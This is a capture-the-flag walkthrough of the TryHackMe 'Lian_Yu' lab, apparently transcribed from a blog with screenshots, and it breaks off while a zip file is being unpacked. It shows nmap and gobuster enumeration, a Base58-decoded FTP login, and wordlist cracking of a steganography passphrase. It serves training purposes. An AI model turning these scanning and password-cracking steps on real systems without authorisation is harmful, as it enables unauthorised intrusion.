
CTF Write-up: Lian_Yu

```
kali@kali: ~/Downloads
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ cd Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
tryhackme.ovpn

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn tryhackme.ovpn
[sudo] password for kali:
2026-04-22 20:55:35 DEPRECATED OPTION: --persist-key option ignored. Keys are
 now always persisted across restarts.
2026-04-22 20:55:35 Note: --cipher is not set. OpenVPN versions before 2.5 de
faulted to BF-CBC as fallback when cipher negotiation failed in this case. If
 you need this fallback please add '--data-ciphers-fallback BF-CBC' to your c
onfiguration and/or add BF-CBC to --data-ciphers. E.g. --data-ciphers DEFAULT
:BF-CBC
2026-04-22 20:55:35 OpenVPN 2.7.0 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [
LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2026-04-22 20:55:35 library versions: OpenSSL 3.5.5 27 Jan 2026, LZO 2.10
2026-04-22 20:55:35 DCO version: 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Ka
li 6.18.12-1kali1 (2026-02-25)
2026-04-22 20:55:35 TCP/UDP: Preserving recently used remote address: [AF_INE
T]35.154.230.92:1194
```

Start with running tryhackme.ovpn.

1. Reconnaissance & Scanning




First step in this penetration test is to identify the target and the services running on it.
For network scanning I use nmap to perform scanning using command nmap -sC -sV 10.49.140.232.

- sC: Runs default scripts.
- sV: Detects service versions.

From this we can see the following ports and services:

- port 21/tcp - FTP - (vsftpd 3.0.2)
- port 22/tcp - SSH - (OpenSSH 6.7p1)
- port 80/tcp - HTTP - (Apache httpd)
- port 111/tcp - RPC - (rpcbind)


2. Enumeration




Since port 80 is open, the next step was to explore the web application.

```
┌──(kali㉿kali)-[/]
└─$ gobuster dir -u http://10.49.140.232 \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase
-2.3-medium.txt \
-t 50 -x php,html,txt -e
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.140.232
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-200
7_directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://10.49.140.232/index.html (Status: 200) [Size: 2506]
http://10.49.140.232/island (Status: 301) [Size: 236] [--> http://10.49.140.232/isla
nd/]
http://10.49.140.232/server-status (Status: 403) [Size: 199]
Progress: 830564 / 830564 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[/]
└─$
```


I try perform directory brute forcing using gobuster, a hidden directory named /island was discovered.



We find highlight name , so it posible to be username ftp maybe.



Change color for Vigilante





Inside /island, the source code revealed a hidden word: "vigilante" (found by changing the text color in CSS). This served as also potential username.

```
┌──(kali㉿kali)-[/]
└─$ gobuster dir -u http://10.49.140.232/island/ \
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.
txt \
-t 50 -x php,html,txt -e
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.140.232/island/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-
list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              php,html,txt
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://10.49.140.232/island/index.html (Status: 200) [Size: 345]
http://10.49.140.232/island/2100 (Status: 301) [Size: 241] [──> http://10.49.140.232/island/2100
/]
Progress: 830564 / 830564 (100.00%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[/]
└─$
```


Try to do deep scanning. Running gobuster again on /island/ revealed another directory: /2100.

3. Exploitation (Accessing FTP)






the .ticket is a hint to the extension of the file we need to find. Yes, another directory scan. So I ran Gobuster again with the file extension flag -x .ticket.




Alright, I'll be serious. Since RTy8yhBQdscX isn't the password, we can assume it is the encoded version of a password. It is base58 encoded password. Decode it in https://www.dcode.fr/base-58-cipher.

.



The file contained the string "RTy8yhBQdscX". This was identified as Base58 encoding. Decoding it at dcode.fr revealed the password: "!#th3h00d".



Using the credentials username vigilante and password !#th3h00d, login to the FTP server was successful.

After checking list around the server. i find 3 images. So I download them to my local system

```
kali@kali: ~
Session  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ftp 10.49.140.232
Connected to 10.49.140.232.
220 (vsFTPd 3.0.2)
Name (10.49.140.232:kali): vigilante
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||51434|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp>
```

```
226 Directory send OK.
ftp> mget Leave_me_alone.png Queen's_Gambit.png aa.jpg
mget Leave_me_alone.png [anpqy?]? y
229 Entering Extended Passive Mode (|||44617|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes)
.
100% |***********************************|   499 KiB  185.37 KiB/s    00:00 ETA
226 Transfer complete.
511720 bytes received in 00:02 (180.61 KiB/s)
mget Queen's_Gambit.png [anpqy?]? y
229 Entering Extended Passive Mode (|||11731|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes)
.
100% |***********************************|   537 KiB  216.09 KiB/s    00:00 ETA
226 Transfer complete.
549924 bytes received in 00:02 (210.14 KiB/s)
mget aa.jpg [anpqy?]? y
229 Entering Extended Passive Mode (|||7468|).
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
100% |***********************************|   186 KiB  199.51 KiB/s    00:00 ETA
226 Transfer complete.
191026 bytes received in 00:01 (185.32 KiB/s)
ftp>
```

Three image files were downloaded: Leave_me_alone.png, Queen's_Gambit.png, and aa.jpg


4. Steganography & Privilege Escalation

```
kali@kali: ~
Session  Actions  Edit  View  Help
(Reading database… 406271 files and directories currently installed.)
Preparing to unpack …/stegcracker_2.1.0-5_all.deb…
Unpacking stegcracker (2.1.0-5)…
Setting up stegcracker (2.1.0-5)…
Processing triggers for man-db (2.13.1-1)…
Processing triggers for kali-menu (2026.1.5)…

┌──(kali㉿kali)-[~]
└─$ stegcracker aa.jpg
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2026 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

No wordlist was specified, using default rockyou.txt wordlist.
Counting lines in wordlist..
Attacking file 'aa.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: password
Tried 68 passwords
Your file has been written to: aa.jpg.out
password

┌──(kali㉿kali)-[~]
└─$
```

The file aa.jpg was analyzed using stegcracker. Using the rockyou.txt wordlist, the passphrase "password" was found. Using steghide extract -sf aa.jpg, a zip file named ss.zip was extracted. Inside the zip were two files: shado and passwd.txt

```
┌──(kali㉿kali)-[~]
└─$ ls
aa.jpg      Documents   Music   "Queen's_Gambit.png"   Videos
aa.jpg.out  Downloads   Pictures   ss.zip
Desktop     Leave_me_alone.png   Public   Templates

┌──(kali㉿kali)-[~]
└─$ unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
